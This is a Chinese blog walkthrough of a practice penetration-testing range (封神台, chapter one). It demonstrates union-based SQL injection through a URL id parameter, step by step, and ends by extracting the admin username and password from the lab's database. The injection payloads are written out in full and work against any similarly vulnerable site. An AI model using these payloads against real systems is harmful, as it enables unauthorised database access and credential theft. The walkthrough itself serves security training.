封神台靶场-第一章

原创

Mr H 于 2020-07-12 11:00:52 发布 1919 收藏

分类专栏： 封神台 封神台-第一章 文章标签： 渗透测试靶场

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/Mr_helloword/article/details/107295476

版权

封神台 同时被 2 个专栏收录

2 篇文章 1 订阅

订阅专栏

封神台-第一章

1 篇文章 0 订阅

订阅专栏

第一章：为了女神小芳！

Tips:

通过sql注入拿到管理员密码！

寻找注入点，判断是什么注入


|?id=1 and 1=1| 显示正常 |

|-|-|


| ?id=1and 1=2| 页面有变故（存在注入） |

|?id=1’ | 页面有回显但是无法判断注入类型|

|||



查看列数及字段数（这里通过二分法可以快速定位列数为2）



联合查询（注意前面id为假才会执行后门的联合查询）

|?id=121 union select 1,2 #| 查看回显位置 |

|-|--|

|?id=121 union select 1,database（） #| 查看数据库 |


|?id=121 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #| 查看表名 |

|?id=112 union select 1,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='admin' #| 查看字段名 |

|?id=112 union select 1,(select group_concat(username,0x3a,password) from admin) #|查询字段值 |

回显位置：2


数据库名：maoshe



表名：admin，dir，new，xss（猜测表明为admin）

字段名：id，uesename,password

账号密码：admin：hellohack



https://blog.csdn.net/Mr_helloword